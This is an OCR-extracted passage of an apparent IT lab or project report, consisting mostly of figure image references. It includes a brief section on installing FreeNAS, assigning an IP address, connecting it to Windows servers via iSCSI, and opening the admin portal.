


Figure 240




Figure 241




Figure 242




Figure 243




Figure 244




Figure 245




Figure 246




Figure 247




Figure 248




Figure 249




Figure 250




Figure 251




Figure 252




Figure 253




Figure 254




Figure 255




Figure 256

Freenas Configuration

For the storage purposes we have implemented a network attached storage (NAS). We set it to directly connected to the windows serves with iSCSI targets.

I. Start the installation and assigning ip address.

Figure 257




Figure 258




Figure 259




Figure 260




Figure 261

Figure 262




Figure 263

III. Freenas admin portal

